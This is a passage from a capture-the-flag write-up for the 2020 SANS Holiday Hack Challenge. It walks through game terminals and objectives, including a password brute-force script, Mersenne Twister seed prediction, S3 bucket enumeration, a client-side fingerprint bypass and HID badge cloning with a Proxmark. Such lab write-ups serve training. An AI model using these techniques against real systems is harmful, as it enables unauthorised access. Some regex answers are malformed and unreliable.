Welcome, A! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > B
Checking......
Beep boop invalid password
elf@2b72beb5a95d ~/lab $ cat vending-machines.json
{
  "name": "A",
  "password": "X"
}elf@2b72beb5a95d ~/lab $
```

We can do a lookup table, or we can script it to essentially brute force the password which gives us the password of **CandyCane1** in a few seconds.

```
import json
import os
import string
import subprocess
import signal
import time
from datetime import datetime

startTime = datetime.now()
cip = 'LVEdQPpBwr'
combo = string.letters + string.digits
prepend = ''
os.system('rm -f vending-machines.json')

def loop_mate(pre):
    for c in combo:
        d = pre+c
        devnull = open('/dev/null', 'w')
        p = subprocess.Popen(['printf "%s\n" "'+d+'" "'+d+'" "'+d+'" | ./vending-machines'], stdout=devnull, shell=True)
        pid = p.pid
        time.sleep(0.05)
        os.kill(pid, signal.SIGINT)
        with open('vending-machines.json') as json_file:
            data = json.load(json_file)
            json_file.close()
            os.system('rm -f vending-machines.json')
            if cip.startswith(data['password']) :
                if data['password'] == cip:
                    print('[+] Password: '+d+' in '+ str(datetime.now() - startTime))
                    return
                loop_mate(d)
                return
loop_mate(prepend);
```

TERMINAL #09: DIALUP

All the lights on the Christmas trees throughout the castle are controlled through a remote server.
We can shuffle the colors of the lights by connecting via dial-up, but our only modem is broken!
Fortunately, I speak dial-up. However, I can't quite remember the handshake sequence[4].
Maybe you can help me out? The phone number is 756-8347; you can use this blue phone.

It looks like we need to type the number in and then using the words on the sheet of paper (which can be clicked on), get the handshake sequence in order.

Looking at the coce behind the page at https://dialup.kringlecastle.com/dialup.js we can see what sequence needs to be pressed in order to pass this challenge so instead of doing it manually, we can actually script it in plain JavaScript, place it in the console and run it. This would need to have been run on the https://dialup.kringlecastle.com domain rather than via the main game through the iframe due to same origin security, otherwise time to get click happy and click on the relative words/sounds on the scrap piece of paper 😊

```
var press = [
    "pickup",
    "dtmf7","dtmf5","dtmf6","dtmf8","dtmf3","dtmf4","dtmf7",
    "respCrEsCl","ack","cm_cj","l1_l2_info","trn"
]
for (let i of press) {
    document.getElementsByClassName(i)[0].click();
}
```


TERMINAL #10: REGEX

[4] https://upload.wikimedia.org/wikipedia/commons/3/33/Dial_up_modem_noises.ogg

This required getting 8 regex expressions correct. Below are those 8 questions along with the answers.

- Create a regular expression that will only match any string containing at least one digit.
  - `\d`
- Create a regular expression that will only match only alpha characters A-Z of at least 3 characters in length or greater while ignoring case.
  - `([a-zA-Z]){3}`
- Create a regular expression that will only match at least two consecutive lowercase a-z or numeric characters.
  - `([a-z0-9]){2}`
- Create a regular expression that will only match any two characters that are NOT uppercase A through L and NOT numbers 1 through 5.
  - `[^A-L1-5]{2}`
- Create a regular expression that only matches if the entire string is composed of entirely digits and is at least 3 characters in length.
  - `^[0-9]{3,}$`
- Create A Regex To Match Multiple Hour:Minute:Second Time Formats Only
  - `^(([[0-1][0-9])|(2[0-3])):?[0-5][0-9]:?[0-5][0-9]+$))`
- Create A Regular Expression That Matches The MAC Address Format Only While Ignoring Case
  - `^([0-9a-fA-F][0-9a-fA-F]:){5}([0-9a-fA-F][0-9a-fA-F])$`
- Create A Regex That Matches Multiple Day, Month, and Year Date Formats Only
  - `^(0[1-9]|[12][0-9]|3[01])[- \/.](0[1-9]|1[012])[- \/.](19|20)\d\d$`

TERMINAL #11: SNOWBALL



We start off with some hints.

> *Is it possible that the name a player provides influences how the forts are laid out? Oh, oh, maybe if I feed a Hard name into an Easy game I can manipulate it! UGH! on Impossible, the best I get are rejected player names in the page comments... maybe that's useful?*

Useful links

- https://github.com/kmyk/mersenne-twister-predictor

When we view the source code when choosing the impossible level, we get a long list of rejected player names:

```
260   <!--
261     Seeds attempted:
262
263     3567356059 - Not random enough
264     1996765676 - Not random enough
265     2915701590 - Not random enough
266     351128 - Not random enough
267     1864647967 - Not random enough
```

There are 624 of these which coincide with bring able to predict MT19937 PRNG, from preceding 624 generated numbers from https://github.com/kmyk/mersenne-twister-predictor


Next, we grab the IDs/usernames and save them to a file and use the example from the Github above to predict the next one aka the username being used.

```
zelda@XPS:/mnt/c/Users/Zelda/Downloads/SHHC/Achievement - Snowball$ cat 500.txt | mt19937predict | head -n 1
1218531586
zelda@XPS:/mnt/c/Users/Zelda/Downloads/SHHC/Achievement - Snowball$
```

Knowing the username of what was chosen on the impossible level, we can now use this as the username in an easy level setting. On an easy level, we should be able to beat the game, well, easily and then use the layout to play the game on impossible and effectively know where our targets are. As the hints suggest, the username is the seed that determines the layout.


Easy Layout

Now we just choose the squares where we know where there will be a hit in the impossible game in what is probably the worst game ever played by man or beast.



Impossible Layout

So based on the easy layout, we can see that 9,8 is all that is left so we choose that and win!




There was another way to solve this.

The cookie called *WhitewashCookie* stores information that determines the layout of the board which means we can have unlimited guesses if we just replay/store the same cookie each time.

OBJECTIVES

OBJECTIVE #1: UNCOVER SANTA'S GIFT LIST

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.



We are given an image (https://2020.kringlecon.com/textures/billboard.png) that has a swirl effect in it. We need to unswirl the list to get the solution. Above is the before and after image. Whilst not perfect, we can make out that Santa is planning to get a **Proxmark** for Joshua Wright.

Useful links:

- https://www.photopea.com/

OBJECTIVE #2: INVESTIGATE S3 BUCKET

When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.

```
Can you help me? Santa has been experimenting with new wrapping technology, and
we've run into a ribbon-curling nightmare!
We store our essential data assets in the cloud, and what a joy it's been!
Except I don't remember where, and the Wrapper3000 is on the fritz!

Can you find the missing package, and unwrap it all the way?

Hints: Use the file command to identify a file type. You can also examine
tool help using the man command. Search all man pages for a string such as
a file extension using the apropos command.

To see this help again, run cat /etc/motd.
elf@5627627a0a61:~$
```


Going into a folder called *bucket_finder,* we are presented with a ruby script, a readme file and a wordlist. Going through the readme tells us what the tool does:

> *This is a fairly simple tool to run, all it requires is a wordlist and it will go off and check each word to see if that bucket name exists in the Amazon's S3 system.*


Useful links:

- http://www.digininja.org/blog/whats_in_amazons_buckets.php
- https://linux.die.net/man/1/unzip
- https://linux.die.net/man/1/bunzip2
- https://linux.die.net/man/1/xxd
- https://linux.die.net/man/1/xz
- https://linux.die.net/man/1/tar
- https://linux.die.net/man/1/uncompress

Wrapper3000 font is in green in the previous screenshot which leads us to put a lowercase version in line with Amazon's naming requirements[5] into the wordlist and we then run the tool with the flag to download any files.




A file is downloaded and we can see it's a base64 encoded string so we decode it and can see the result is a zip file – as they say, a picture paints a thousand words. However seeing the contents of the zip showed us what to expect going forward so we can just run the extraction techniques as needed which eventually gives us the answer: **North Pole: The Frostiest Place on Earth**



[5] https://docs.aws.amazon.com/awscloudtrail/latest/userguide/cloudtrail-s3-bucket-naming-requirements.html

OBJECTIVE #3: POINT-OF-SALE PASSWORD RECOVERY

Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?



We download an EXE file and start extracting the files until we're left the app.asar file extracted. The main.js file is where the password is contained which is **santapass**

```
zelda@XPS:/mnt/c/Users/Zelda/Downloads/SHHC/Obj 3 - Point-of-Sale Password Recovery/santa-shop/$PLUGINSDIR/app-64/resources/app$ grep -ri "password"
main.js:const SANTA_PASSWORD = 'santapass';
```

Useful links:


- https://github.com/electron-userland/electron-builder

```
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');

const SANTA_PASSWORD = 'santapass';
```


We can confirm this is the right password by installing the software and using it to gain access.

OBJECTIVE #4/#10: OPERATE THE SANTAVATOR/ DEFEAT FINGERPRINT SENSOR

Talk to Pepper Minstix in the entryway to get some hints about the Santavator. / Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.



We can collect items throughout the game to be used in the santavator. Marbles, nuts, bulbs etc. Adding them in a certain way, we can activate all 3 streams.




To bypass the fingerprint sensor and defeat it, we can do this by viewing the JS behind the elevator (https://elevator.kringlecastle.com/app.js) all we need to do is amend the *data-floor* attribute to the value of the floor we want to go to. So in order to go to Santa's office, we change the *data-floor* attribute of a highlighted button to 3 and we get taken there.

```
<button class="btn btn1 active powered" data-floor="1">1</button>
<button class="btn btn15" data-floor="1.5">1.5</button>`
<button class="btn btn2 powered" data-floor="2">2</button>
<button class="btn btn3" data-floor="3">3</button>
<button class="btn btnr powered" data-floor="3">R</button> <!-- This value was replaced-->
```

To get access to the configuration panel without having to go around picking items up, we can amend the values for the tokens key in for the iFrame based on the JS file that is loaded so it reads like the following:
tokens=marble,portals,nut2,nut,candycane,ball,yellowlight,elevator-key,greenlight,redlight

OBJECTIVE #5: OPEN HID LOCK

Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzy Shortstack in the kitchen for tips.



Walking around the castle, we pick up a Proxmark 3[6] which is a device that enables sniffing, reading and cloning of RFID. We start at the beginning with Shinny Upatree to see if we can clone a suitable card to open the HID lock.

```
[magicdust] pm3 --> lf hid read

#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025
[magicdust] pm3 -->
```

We then go to the HID lock and see if we can simulate the tag to gain access.

```
[magicdust] pm3 --> lf hid sim -r 2006e22f13
[=] Simulating HID tag using raw 2006e22f13
[=] Stopping simulation after 10 seconds.


[=] Done
[magicdust] pm3 -->
```


It worked! We did get some clues as to which elves to approach, specifcally that Santa trusted Shinny a lot but this wasn't until a later objective.

Useful links:

- https://www.youtube.com/watch?v=647U85Phxgo

OBJECTIVE #6: SPLUNK CHALLENGE

Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?



There were a few ways to get the answers but these worked well so they were kept in 😊

1. How many distinct MITRE ATT&CK techniques did Alice emulate?
    a. **Search**: `| tstats count where index=* by index | search index=T*-win OR T*-main| rex field=index "(?<technique>t\d+)[\.\-].0*" | stats dc(technique)`
    b. **Answer**: 13
2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)
    a. **Search**: `| tstats count where index=t1059.003* by index |  fields index`

[6] https://proxmark.com/

   b. **Answer**: t1059.003-main t1059.003-win
3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?
   a. **Search**: `index=t1082-win cmdline="*MachineGuid*"`
   b. **Answer**: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography
4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)
   a. **Search**: `index=attack "Test Name"=*ostap* |  reverse`
   b. **Answer**: 2020-11-30T17:44:15Z
5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?
   a. **Search**: `index=* EventCode=1 cmdline="*{powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet}"`
   b. **Answer**: 3648
6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?
   a. **Search**: `index=* IEX cmdline="*.bat*"` which leads to https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat
   b. **Answer**: quser
7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?
   a. **Search**: `index=* sourcetype=bro* sourcetype="bro:x509:json"`
   b. **Answer**: 55FCEEBB21270D9249E86F4B9DC7AA60

Challenge question

> *What is the name of the adversary group that Santa feared would attack KringleCon?*

We're given the following information:

> *This last one is encrypted using your favorite phrase! The base64 encoded ciphertext is:*
>
> *7FXjP1lyfKbyDK/MChyf36h7*
>
> *It's encrypted with an old algorithm that uses a key. We don't care about RFC 7465 up here! I leave it to the elves to determine which one!*

RFC 7465 prohibits RC4 ciphersuites which means we need a key which we're given a hint towards by saying it's in the presentation mentioned previously, namely **Stay Frosty**. We write a little script to get the answer of **The Lollipop Guild**.

```
from Crypto.Cipher import ARC4
import base64
data = base64.b64decode("7FXjP1lyfKbyDK/MChyf36h7")
key = b"Stay Frosty"
cipher = ARC4.new(key)
msg = cipher.encrypt(data)
print(msg)
```

OBJECTIVE #7: SOLVE THE SLEIGH'S CAN-D-BUS PROBLEM

Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.

We get told that there seems to be issues with braking and the doors.


The brakes seem to shudder when I put some pressure on them, and the doors are acting oddly.

So we do the following:

1. Add rules to stop each ID
2. Then one by one we allow each ID to run, amend options on the left and make a record of which ID is linked to what action:
    a. 02A = start/stop - 02A#00FF00 / 02A#0000FF
    b. 244 = speed
    c. 188 = idle
    d. 19B = unlock
    e. 080 = break
    f. 019 = steering
3. So we know we need to concentrate on 080 and 19B
4. Enabling each one and then using the control, we start to see the problem traffic as they are not being triggered by any action and not in line with what we expect to see
    a. 19B#0000000F2057

